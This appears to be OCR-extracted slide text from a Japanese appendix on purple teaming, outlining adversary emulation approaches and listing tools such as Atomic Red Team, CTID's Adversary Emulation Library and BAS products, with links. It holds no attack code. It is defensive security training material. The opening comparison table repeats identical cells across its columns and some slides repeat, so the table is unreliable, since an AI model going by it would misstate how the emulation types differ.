Emulate single technique	**Emulate compound behaviors across 2–3 techniques**	**Emulate adversary operation**
Executable in **seconds**	Executable in **seconds**	Executable in **hours**
E.g., Atomic Red test for T1003.001 - LSASS Memory	*E.g., Fork & Run Process Injection*	*E.g., FIN6 adversary emulation plan*
Easy to automate	Easy to automate	Easy to automate
Validate atomic analytics	Validate atomic analytics	Validate atomic analytics
Validate chain analytics	Validate chain analytics	Validate chain analytics
Evaluate SOC against a specific set of TTPs	Evaluate SOC against a specific set of TTPs	Evaluate SOC against a specific set of TTPs
Evaluate SOC holistically against specific groups	Evaluate SOC holistically against specific groups	Evaluate SOC holistically against specific groups

https://ctid.mitre.org/resources/adversary-emulation-library/

Appendix D：Purple Teaming with Threat Intelligence


- **Purple Teamingの実施プロセス**
  - 本編で紹介した「情報収集」→「分析・脅威シナリオ作成」にて作成した脅威シナリオに基づき、①評価、②対策実行を実施する。実施方法は２種類の方法がある。

- **Scripted Emulationの実施方法（その１）**
  - **Atomic Red Teaming**（Red Canary）
    - 攻撃者が利用するテクニックを、簡単にテストするスクリプトをまとめたプロジェクト
      - URL：https://github.com/redcanaryco/atomic-red-team
      - URL：https://atomicredteam.io/
    - 実行を支援するツールとして、Invoke-AtomicredTeamとAtomic Test Harnessesなどがある。
      - URL：https://github.com/redcanaryco/invoke-atomicredteam
      - URL：https://github.com/redcanaryco/AtomicTestHarnesses


Appendix D：Purple Teaming with Threat Intelligence

- **Purple Teamingの実施プロセス**
  - 本編で紹介した「情報収集」→「分析・脅威シナリオ作成」にて作成した脅威シナリオに基づき、①評価、②対策実行を実施する。実施方法は２種類の方法がある。

- **Scripted Emulationの実施方法（その１）**
  - **Adversary Emulation Library**
    - CTID（Center for Threat-Informed Defense）が作成したAdversary Emulationスクリプト。
    - MITRE Engenuityが実施しているEnterprise Evaluation（商用製品の検知能力評価プロジェクト）を円滑に行うために作成されたスクリプトが公開されている。
      - URL：https://github.com/center-for-threat-informed-defense/adversary_emulation_library
      - URL：https://ctid.mitre.org/resources/adversary-emulation-library/
      - URL：https://attackevals.mitre-engenuity.org/enterprise/
    - Micro Emulation Planと呼ばれるAtomic Red Teamのようなスクリプト等も用意されている。
      - URL：https://github.com/center-for-threat-informed-defense/adversary_emulation_library/releases



https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1059.001/T1059.001.md




https://github.com/center-for-threat-informed-defense/adversary_emulation_library/tree/master/micro_emulation_plans/src/ad_enum

Appendix D：Purple Teaming with Threat Intelligence

- **Purple Teamingの実施プロセス**
  - 本編で紹介した「情報収集」→「分析・脅威シナリオ作成」にて作成した脅威シナリオに基づき、①評価、②対策実行を実施する。実施方法は２種類の方法がある。

情報収集 | 脅威シナリオ構築 | **評価実施** | 対策実行


- **Scripted Emulationの実施方法（その２）**
  - BAS（Breach & Attack Simulation）など、自動ペネトレーションテストを利用する。

